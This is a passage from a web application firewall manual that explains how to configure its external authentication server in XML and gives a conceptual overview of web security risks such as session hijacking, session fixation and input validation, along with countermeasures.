'zone': 'AUTHENTICATION_ZONE',
'hostname': 'webserver.com',
'url': '/path/to/resource.html',
'cookies': [ ('MYAUTHCOOKIE', '12345678912345'), ...]
... additional data ...
}
```

Along with additional data, the request contains the authentication zone, the host name, the URL from the HTTP request, as well as a list of cookies of the HTTP request.

The authentication service answers as follows.

```
{
'auth_zones' : [ 'AUTHENTICATION_ZONE', ...],
'redirect'  : 'http://authentication.server.com',
}
```

Both fields are optional here. If existent, auth_zones contains a list of zones for which this session has been authenticated. This list is added in the *Authentication Handler* (attribute "auth-zone").

If redirect is stated, the HTTP request is answered by a HTTP redirect 302 to the given URL.

Configuring the standard external authentication server

vWAF provides a generic external authentication service that can hand over vWAF authentication requests to other backends.

Currently only SOAP based backends are supported.

The service is configured by an XML file. You must create this file manually and start the authentication server with this configuration file as the first argument. We recommend to save the configuration file as $ZEUSHOME/stingrayafm/current/etc/authserver.conf.

The configuration file must contain the following node elements:

```
<authentication-proxy version="1.0">
<authentication-log>
....
</authentication-log>
<authentication-service>
....
</authentication-service>
<authentication-backend>
...
</authentication-backend>
<authentication-cache>
...
</authentication-cache>
<authentication-request>
...
</authentication-request>
</authentication-proxy>
```

Unknown XML elements are ignored.

Configuration file node element <authentication-Log>

This node determines the log level, and the name of the log file to which the authentication server logs its messages.

Example

```
<authentication-log logfile="/var/log/
external-authentication.log" loglevel="debug"/>
```

Loglevel can be set to debug, info, error, or null. Setting the loglevel to “null” disables logging.

Configuration file node element <authentication-service>

This node sets the IP address and port number on which the authentication server accepts requests of the vWAF decider. The given data must match the configuration set for the *Authentication Handler*.

Example

```
<authentication-service ip="127.0.0.1" port="8089"/>
```

Configuration file node element <authentication-backend>

This node may occur multiple times. It describes a back-end (web service) and the mapping of authentication requests to this back-end.

Example

```
<authentication-backend name="AuthenticationBackendFoo" type="SOAP">
<wsdl>Service.wsdl</wsdl>
```

```
<backend-request-mapping>
...
</backend-request-mapping>

<backend-response-mapping>
.
</backend-response-mapping>
</authentication-backend>
```

The attribute name is a unique name, which can later be used to reference the back-end.

The attribute type must be set to SOAP at present. Future versions of the software will also support other back-ends.

The element <wsdl> must specify the name of a file that contains a WSDL description of the web service. vWAF uses this description as the basis for the request mapping.

The elements <backend-request-mapping> and <backend-response-mapping> are the core of the back-end description.

backend-request-mapping:

```
backend-request-mapping>
<method>
AccessResource
</method>
<parameter name="sessionToken" type="string">
request.cookies.MYAUTHCOOKIE
</parameter>
<parameter name="url" type="string">
request.url
</parameter>
<parameter name="certificate" type="string">
</parameter>
</backend-request-mapping>
```

The element <method> contains the name of the web service request that's to be called on the back-end.

Subsequently, the parameters of this call are described. In the given example, these are three parameters with the names sessionToken, url and certificate – each one of the type string. These parameters are set to the data of the HTTP request, in the given example the cookie MYAUTHCOOKIE, the URL and an empty string.

backend-response-mapping:

```
<backend-response-mapping>
<result type="bool">
response.response
</result>
</backend-response-mapping>
```

In the given example, the field response from the SOAP response will be analyzed to determine whether authentication was successful.

Optionally, the back-end can provide a method to be notified when an entry in the cache of the *Authentication Handler* expires: <backend-cache-expire-notification>. (If present, this element must be inserted after the <backend-response-mapping> element.)

```
<backend-cache-expire-notification>
<method>
Logout
</method>
<parameter name="sessionToken" type="string"/>
</backend-cache-expire-notification>
```

Configuration file node element <authentication-cache>

Requests to the back-end can be cached. This is determined by the configuration of the authentication cache.

Example

```
<authentication-cache name="default">
<session>request.cookies.MYAUTHCOOKIE</session>
<timeout>300</timeout>
<on-cache-expire-send-notification>
<use-backend name="central-auth-service"/>
</on-cache-expire-send-notification>
<expose-cache-expire-interface ip="0.0.0.0" port="8094" type="SOAP"/>
</authentication-cache>
```

The attribute name is used to reference the cache later on.

The session element describes how the session ID is to be extracted from the HTTP request. In the given example it's the contents of the cookie MYAUTHCOOKIE.

The timeout element defines the cache timeout given in seconds (5 minutes in the given example).

The element on-cache-expire-send-notification is optional. It defines whether a back-end is to be notified when a cache entry expires, and if so, which back-end is to be notified.

The element expose-cache-expire-interface is also optional. It defines the IP address and port number of an interface that provides a method expire with a string argument as sessionid. This makes it possible for external components to invalidate cache entries relating to a given session. Currently only the type SOAP is supported.

Configuration file node element <authentication-request>

This is the core element of the configuration. It selects an <authentication-backend> and an <authentication-cache> from the request data and defines what's to happen in case of a failed authentication. Usually this element occurs multiple times, once for each authentication zone.

Example

```
<authentication-request>
<match-auth-zone>APPLICATION_1</match-auth-zone>

<use-backend name="central-auth-service"/>
<use-cache name="default"/>
```

```
<if-not-authenticated>
<action-redirect url="http://authserver/login"/>
</if-not-authenticated>
</authentication-request>
```

At the beginning there are some selectors that analyze the request and decide whether this configuration object is responsible for handling the request. The authentication server scans all <authentication-request> one after the other until it finds a configuration object that matches the current HTTP request.

The element <match-auth-zone> checks the name of the authentication zone that was specified for the *Authentication Handler*. In vWAF, this is the primary distinctive feature used to authenticate a resource. Other possible selection features are <match-auth-hostname> and <match-auth-uri> (both not shown in the given example).

The subsequent element <use-backend> defines which back-end is to be used to handle the request. The given name must be one of the names specified in the <authentication-backend> elements.

The element <use-cache> is optional. It selects one of the caches defined in the <authentication-cache> elements. The element <if-not-authenticated> allows to determine the behavior in case the authentication on the back-end wasn't successful. In the given example, a redirect to a given URL is configured.

NOTE: At present, no other actions than redirect are supported.

Supported Encodings

Some handlers that perform response filtering look at the HTML body. Depending on the web server, the HTML body may use different encodings, which vWAF must be able to interpret correctly.

- Currently vWAF supports the following encodings:
- ISO-8859-1
- ISO-8859-15
- UTF-8
- UTF-16-BE
- ASCII
- HEX
- BIG5
- GB2312
- IDNA
- SHIFT_JIS

Basics of Web Application Security

In this appendix you can find some general background information on web application security. You don't need to know all this in detail to be able to use and operate vWAF, but some basic understanding will be helpful.

- *Typical Weak Points*

  This topic provides a general overview on the typical vulnerabilities of web applications.
- *Authentication and Session Handling*

  Many web applications use some form of session management in order to create an environment that suits the user. The information linked with the session ID is an attractive target for attackers. This topic offers information on attack techniques like session prediction, session interception, session fixation or brute force attacks and how to ward them off. The questions of authentication and authorization play a leading role here.
- *Input Validation*

  Is a user harmless or dangerous? This is one of the basic questions of web application security. As virtually every programming or script language permits the execution of system commands, the risk is very high. Effective countermeasures are sophisticated input validations, which prevent this from happening.
- *Cross Site Scripting*

  An especially simple method of manipulating or intercepting a session ID is cross site scripting. Even though we've been familiar with cross site scripting attacks for some time now, they're often not taken very seriously today. A reason for this could be that you can only cause indirect damage using this method and the damage is primarily on the user side and not on the web application operator side. However, cross site scripting attacks are used as a simple "entry point" for more serious manipulation attacks.
- *Phishing, Pharming, Social Engineering*

  Not all methods of attack are primarily of a technical nature. Human beings, the users, represent a key weak point, too.

Typical Weak Points

Whether it's an online bank, online trader or small online shop – the critical interface between the Internet and confidential corporate information is formed in web applications that "convey" the communication between the customer and the backend systems. From a hacker's point of view, this presents a lucrative, and often unprotected, gateway directly to the goal – confidential corporate data. The motives being the financial gain from stealing confidential data, blackmail, and fraud.


Why are attacks on web applications often successful?

In order to understand why attacks on web applications are often very successful today, it's worth considering the following two core issues in more detail:

- How come already existing traditional IT security systems like firewalls or intrusion detection / prevention systems don't offer sufficient protection against such attacks?
- What extra attack points do web applications have compared with classic, locally installed applications?

Application layer vs. transport layers

To answer the first issue it helps to take a look at the technical basics of communication on the Internet. This can be illustrated well using the ISO/OSI-7 layers model:



ISO/OSI-7 layers model


The data runs through all the layers and in each case is converted into layer-specific representations. The highest layer corresponds to the application level; here the data is processed, the layers below this serve merely to transport the data from the application to the server (and back again). In this way, the data is communicated from the application on the web server to the application on the client, the browser. Now the deciding factor: Ten years ago all the layers were unprotected – attacks on the lower levels of the seven-layer model were easy and very effective. In a response to attacks on these layers there came about

the IT security solutions we know today, like firewalls and intrusion detection systems. With an increasing protection of the transportation levels on the one side – and for the motive reasons specified above on the other side – the application level itself became increasingly lucrative for attackers.

The conventional IT security solutions mentioned above – also historically determined – can't check an HTTP request any further; if they were to block every HTTP request there would be no communication at all. So they must let through each HTTP request! In other words: the familiar classic IT security systems have been developed to protect communication on transportation levels – and they work well here. But they offer only negligible, insufficient protection to application levels. Added to this is the fact that the variety of web script languages offered, as well as application frameworks and web technologies generate a virtually unlimited number of security gaps – an ideal starting point for hackers.

Typical weak points of web applications

To answer the two core issues, we turn to the typical additional attack points of web applications. These are the core problems that exist as a result of the web-based nature of web applications. The following aims to illustrate the greatest problem areas.



An overview of various methods of attack on web applications

Checking all entries

The majority of programmers and their programs have a very human problem: They trust the users of web applications.

The classic problem you get from this is the buffer overflow: A web application expects one word or one line as an entry from the user, and is therefore unprepared for the user to enter more than 1024 characters or even 2 GigaBytes of data. Then, all of a sudden, the input overwrites other parts of the program. In the area of web applications, a simple buffer overflow no longer plays such a great role, as they're usually written in Java, PHP, Perl or other languages with an automatic memory administration. It's merely the web server itself – and, in the past, frequently the SSL library – that's susceptible to such attacks.

An exception to this of course being application servers that are written in C or C++. A good example of an application that had such problems in the past is the SAP web frontend. Here problems always arise if input data of the user (or the attacker) is passed on unchecked to other components of the overall system. This results in the problem class of the command injection attack; the most familiar here being the SQL injection. In doing so, an attacker can execute direct commands on the data base that usually belongs to the web application, or it can read out or manipulate outside data. Attacks on the operating system of the web server are somewhat older.

What makes this all the more difficult is that it isn't obvious which data could be actual user inputs. Often it's incorrectly assumed that the cookies set by the web application, hidden input fields or, for example, the name of selection boxes in a web form, can appear unchanged again as inputs. As a matter of fact in all these examples data can be freely manipulated by an attacker. Under some circumstances, the host name of the client itself can be used for attacks.

Session handling

In principle, the HTTP protocol is stateless. At the times of HTTP version 1.0, a query on a web server would be supplied as follows: The browser makes a connection to the server on network levels and sends to the server the URL of the required website. The server then returns a document and the connection ends. The next web page or even the images embedded in a web page are requested by a new connection. Generally speaking, in this regard nothing has changed in the protocol HTTP 1.1.

It's true that the network connection is no longer regenerated for each request, but that several web pages are loaded via the same network connection. This, however, is just a performance optimization. From the point of view of the web application, the communication still consists of individual, independent queries. The web was originally conceived as a medium for publishing content. The idea of realizing more complex web applications like online shops only came about later on. An online shop must be able to detect associated HTTP queries as belonging together (belonging to a session). To do this, information must be passed on from one query to the next.

Often, these sessions aren't especially protected, which means an attacker can assume an existing session of a different user (session hijacking). As authentication information is generally linked to this session, the attacker can then act on behalf of the outside user, e.g. buy things on his account.

State

Virtually every web application these days is stateful, which means there's an internal status of the web application that's updated during the course of use and that depends on the continued behavior of the web application. A simple example of this is the shopping cart when shopping online. While in the case of classic programs this status is implicitly given by the core image of the program at runtime, this status must be

explicitly saved in web applications. As a rule, cookies or the parameters in the URL are used for this. However, these can be manipulated by users. The web application developer must therefore make a clear distinction between security-relevant and uncritical parameters. This distinction isn't always easy to make. Therefore, it's sometimes possible that an attacker edits the shopping cart of a web shop and can change the prices of the items. If the entire ordering process is automated, and no plausibility checks are carried out by humans, the operator of the web shop has a serious problem on his hands.

Internet vulnerability

Classic applications are only vulnerable if the attacker has access to the computer or the local network. There are reliable protective agents for this, like padlocks, user accounts, firewalls and intrusion detection systems. Unfortunately, these techniques have little use in the web applications area. The web application should, after all, be accessible for the entire world. This implies that it can also be attacked by the entire world. Many web applications rely on standard software packages. As soon as an error is found in this, within a short period of time this error can be automatically exploited in all the web applications. Virtually every website today is regularly scanned by attackers for known weak points or configuration errors in the administration. It's always worth taking a look at the server log files.

A further problem with network applications in general is the susceptibility of the connection between the client and the server, i.e. in this case between the browser of the user and the web server that's executing the web application. If non-specific security mechanisms like SSL are being used, the communication between the user and the server is unencrypted, i.e. each provider on the route between the user and the web server can read the text and also modify it. Now, you could argue that Internet providers enjoy a certain amount of trust and they won't change data. But what if a malicious attacker can link into the communication? Internet connections aren't point to point connections between the client and the server. The data packages of a connection can be diverted – and a skilled attacker can make this connection run via his computer. These are the so-called "man-in-the-middle attacks" as the attacker sits between the two authorized parties. Technical solutions like encoding and authentication with SSL can help here, but they're often used incorrectly.

Authenticity of the web application

Applications installed locally on the computer have a great advantage: The user generally knows precisely into which application he is entering his data. The user (or rather, the administrator) has control over the locally installed applications; as far as the user is concerned these are considered trustworthy. Local applications save sensitive data on the local hard disk of the user or on the trustworthy file server in the company's network. It's true, that with today's spread of viruses and trojans, this ideal world is also threatened, but, on the whole, this image still applies. The web area is much more complicated. The user communicates with an outside application somewhere on the network. He has no idea where his data is being saved or whether it's safe. Each year at least one scandal regarding millions of stolen credit card data hits the media.

But it gets worse: Even if the user of the web application or the operators are trusted in matters of data security (the majority of people trust, for example, in their bank) – in web areas the user can't definitely detect whether he is currently in the "correct" application or whether he should hand over his confidential information to a web application that just appears to be legitimate. Under the names of phishing and pharming, this problem has become key in the web application security area. There are also technical solutions like SSL certificates; but unfortunately in practice these have proven to be inadequate.

Authentication and Session Handling

Many web applications use some form of session management in order to create an environment that suits the user. The information linked with the session ID is an attractive target for attackers. The following offers information on attack techniques like session prediction, session interception, session fixation or brute force attacks and how to ward them off. The topics of authentication and authorization play a leading role here.

Sessions and authentication

The HTTP protocol is stateless, which means that the individual queries to the web server, even the embedded images on a website, are requested by means of independent queries on the web server. In the beginnings of the web it was essentially made up of static HTML pages with embedded images. For this scenario a stateless use is of great advantage. The web servers were built simply, queries could be distributed independently across several web servers (load balancing) as well as cached on proxy servers. However, the web has further developed, and today the implementation of sessions is essential for all modern web applications.

A session is a sequence of associated HTTP requests of the user of a web application. A status is managed within a session, e.g. the contents of the shopping cart in a shop system. What interests us particularly from a security point of view is linking sessions with authentication and authorization. If an attacker manages to effect an HTTP request and, in doing so, is recognized incorrectly as a different user and can therefore trigger actions, then we've a serious problem on our hands.

On the web there are different variants of combinations of authentication and session; however, for most web applications a standard procedure has now been developed. The web server generates a unique session ID and generally sends this as a cookie to the browser. The browser will then return this cookie in each following request. This way, associated queries of the same user can be recognized. In doing so, the status of the session is stored on the web server and can be queried via the session ID.

The authentication of a user is carried out by entering the username and password on the website. If this data belongs to a known user, then the server assigns the known session ID to the username as a successfully authenticated user. In all the following requests with the same session ID, on the server side it's then assumed that the query has been triggered by the known user. This however means that the status of the session and the integrity of the session ID is given considerable significance. The following considers the most frequent attacks on the integrity of the session.

Direct session manipulation

Time and time again there are systems that save the status of a session with the client and not on the server. E.g. the content of the shopping cart when shopping is sent to the client by means of a URL or in a cookie.

This approach does offer advantages, e.g. easier implementation of load-balancing on the server site. Unfortunately, we increasingly see errors in the implementation. A virtually classic example, and, unfortunately, one that we still see today, is the online shop that saves the contents of the shopping basket and the prices of the products on the client site. If an attacker then manipulates the prices, the server hasn't built in a plausibility test and the order is processed almost entirely automatically, then the attacker can buy the goods at the prices he has manipulated. What can you do to fight such an attack?

In an ideal situation, a web application should always save its state on the server side and transfer only the session ID to the client. This then excludes a direct manipulation of the status of the session. The following scenarios assume that only the session ID is saved on the client and that the integrity of this session ID is being attacked by the attacker.

Session ID guessing

The simplest attack is to guess a valid session ID of another user. There are still web applications that simply assign a consecutive number as the session ID. Some other self-built procedures aren't always as secure as programmers without cryptographic training would assume. A session ID must always be generated by the server in such a way that an attacker can't guess this. Ideally, you use a cryptographically secure pseudo random number generator. The random number function made available by most programming languages isn't usually suitable, it's statistically evenly distributed, but generally isn't cryptographically secure.

As a developer of web applications without cryptographic training you should therefore ensure that you use existing frameworks. There you can at least hope that the developers of the application framework have taken care of the problem and have correctly implemented the session ID – even if past experience has proven this trust to be increasingly incorrect. vWAF solves this problem by replacing the (possibly unsecure) session ID of the web application with an independent secure session ID (see Secure Session Wizard).


Session hijacking

If an attacker can't guess the session ID, he could establish it in several other ways. The simplest way is to "sniff" the network traffic. This however only functions if the attacker is located in the same network as the legitimate user or the web server. The former is generally the case in the company networks or also when using WLANs, the latter can crop up in hosting environments. More and more companies rent their web servers from a web hoster. An attacker can attempt to rent a web server with the same hoster. Depending on the web hoster, it's then possible to read the network traffic of other servers. How can you counteract such a case?

If the security of the session has any economic significance to the web application operator, then the use of SSL is compellingly necessary; this way, the session ID is no longer transmitted unencryptedly and a (passive) reading of the network traffic is no longer an issue. Unfortunately there are other ways of obtaining the session ID. If the web application is susceptible to cross site scripting, for example, then the session ID can be indirectly read via this method (refer also to *Cross Site Scripting*).

If the session is being transmitted not in a cookie but in the URL, then the attacker can attempt to establish the URL from the browser history, from the log files of proxy servers or the web server, or via the HTTP referer header.

Via the HTTP referer, upon each query on the web server, the browser of the victim sends the URL of the page where the user last visited. Attacks via the HTTP referer are a particular problem with web mail and web forums. You can have a certain amount of protection against session hijacking by connecting the IP address of the querying web client with the session ID and denying queries with the same session ID but a different querying IP address. But this only partially solves the problem. On the one hand, with large providers several users (and attackers) can use the same proxy server and therefore come from the same IP address. On the other hand, a user can also use a proxy server procedure, then the queries of the user will come alternatively from several IP addresses.



Session hijacking example

Session fixation

The simplest way to discover a session ID is to force a known session ID onto the victim. In doing so, at some point in the run-up, the attacker sets the session ID in the victim's browser to a value known to the attacker. Then the attacker waits for the victim to use the website and then this session ID is linked to the login information of the server.

How can something like this happen? If the web application transmits the session ID per URL and not per cookie, the attacker could convince the user to click a link with a known session ID and then use the web application.

Even if a cookie is used as standard, some web frameworks also accept the session ID in the URL. Even if only cookies are used to transmit session IDs, the HTTP protocol itself offers in restricted scope the possibility of setting cookies directly for other websites. This is always the case if the web applications are running on the same domain or the last two components of the host name comply with both websites.

The website with the URL http://www.attacker.com/ can't set cookies for the domain http:// www.victim.com/, but it's very probable for the website http:// www.attacker.exampledomain.com/ to set a cookie for the website http:// www.victim.exampledomain.com/, as the last two components of the domain name tally.

But even if the domains are separated from the attacker and victim, there's the possibility of using other weak points of the web application, like cross site scripting, in order to set a specific cookie. As a website operator and application developer, what can you do about this?

The web application must ignore an unknown session ID and generate a new one in its place. Ideally, after the successful login of a user, a new session ID should be generated and the old one no longer used.

Session riding

If the attacker can't ascertain the session ID, he can still cause damage. Let us consider the following scenario. A user has logged in to his e-banking system, carried out some transactions and then doesn't explicitly log off. He then accesses another website that the attacker has under control. The cookie from the e-banking application and hence the session ID is still saved in the browser of the user. If he then accesses his e-banking site, he is still considered as logged in and can trigger actions. So how can the attacker use this? The attacker can lure the clueless user to his website and there refer back to the bank site by means of a link.

If the user clicks on this link, a query is again set on the bank's server, this then detects a legitimate and logged in user and carries out the action specified in the query – for example, a transfer to the attacker's account. The worst thing about this attack is that it's easier than it appears. It suffices merely to force a manipulated link on the attacked user. This can take place via email or links in web forums. What can prevent this attack?

Users must ensure that they always explicitly log out and hence end the validity of the session. It also helps if you don't use other web applications while you're using critical applications (e-banking, eBay, etc.). The website operators or the application developers can also act effectively against session riding. On the one hand, after a longer period of inactivity, the session could be automatically ended and the user (the next time he logs in) urged in future to explicitly log out. On the other hand, the application developers could ensure on the technical front that critical actions are always carried out by POST requests and, in doing so, that the HTTP referrer is checked. A session riding attack can be recognized here as the browser of the legitimate user sends the URL of the outside website as an HTTP referrer.

Input Validation

Is a user harmless or dangerous? This is one of the basic questions of web application security. As virtually every programming or script language permits the execution of system commands, the risk is very high. Effective countermeasures are sophisticated input validations, which prevent this from happening.

Potential danger

A large part of the attacks on servers are carried out through the firewall and directly on the web applications offered on the Internet. Web applications will be used as the gateway to the back-end systems that are running in the background, whether it's the shell, the file system, a data base (SQL, LDAP, ...), a mail server or even an SAP system.

The fact that this doesn't concern any theoretical structures, but that there's a serious danger also and especially in commercial application areas, can be shown by means of demonstrations of attacks on critical infrastructures such as SAP systems. If the worst comes to the worst, we aren't talking about just a few harmless hackers, but about industrial espionage.

While classical hacker attacks approach the network infrastructure or the operating system of the server directly and, these days, are usually spotted and averted by firewalls, there's more of a tendency toward attack methods that can encroach the firewall and access the server infrastructure of a company by official channels. Nowadays this happens via email and web applications.

Special features of a web application

So what's the actual difference between a web application and a "classic applications"?

In a classical application, the user interface (UI) is firmly linked with the application. The data that can flow from the UI to the application is specified by the developer of the UI. Web applications have separated the UI from the actual application. No one can guarantee that the user – or an attacker – will send to the web application only the data that the developer has also intended in the UI.

This is why all the entries that the browser receives from the web server are initially considered to be a potential attack and must be checked meticulously. This concerns the parameters in the URL, the inputs in the forms by means of POST requests, but also such things like the host names of the host or the type of querying browser.

To start with we could mention the direct attacks on the web server. Then, there could be real program errors, e.g. buffer overflows, in the used web server software. In the past, e.g. when handling SSL certificates, there were the more frequent problems that an attacker could exploit in order to bypass the authentication or execute code on the system. On the other hand, many web servers in the standard configuration are much more open than they actually should be.

HTTP enables, for example, alongside the three customary types of request GET, HEAD and POST, also methods like CONNECT for proxy servers, TRACE for debugging, or PUT, COPY, MOVE, DELETE, LINK and UNLINK for web-based file systems. Each unnecessary but implemented and enabled method represents a potential security risk.

Countermeasures

What can you do about this? The web server should make available only the features that are actually required for the web application. If the configuration of the web server doesn't enable this or if it's difficult to monitor, vWAF can recognize and filter out invalid queries on the web server early on.

There was a further problem in the example CGI programs that were delivered for some time. It was standard to install these on the web server. This had partial security problems. In the meantime, web server producers have recognized this and it's no longer standard to install such software.

The basic configuration of a web server isn't optimal in most cases. Features like displaying the content of a directory if there's no index.html file, are nice to develop but have no place in a productive system.

Buffer overflow problem

The classic attack on network applications is the buffer overflow. In doing so, simply more input data is sent to the server than it expects – in the hope that the developer of the web application won't check this properly and therefore other memory areas of the program will be overwritten.

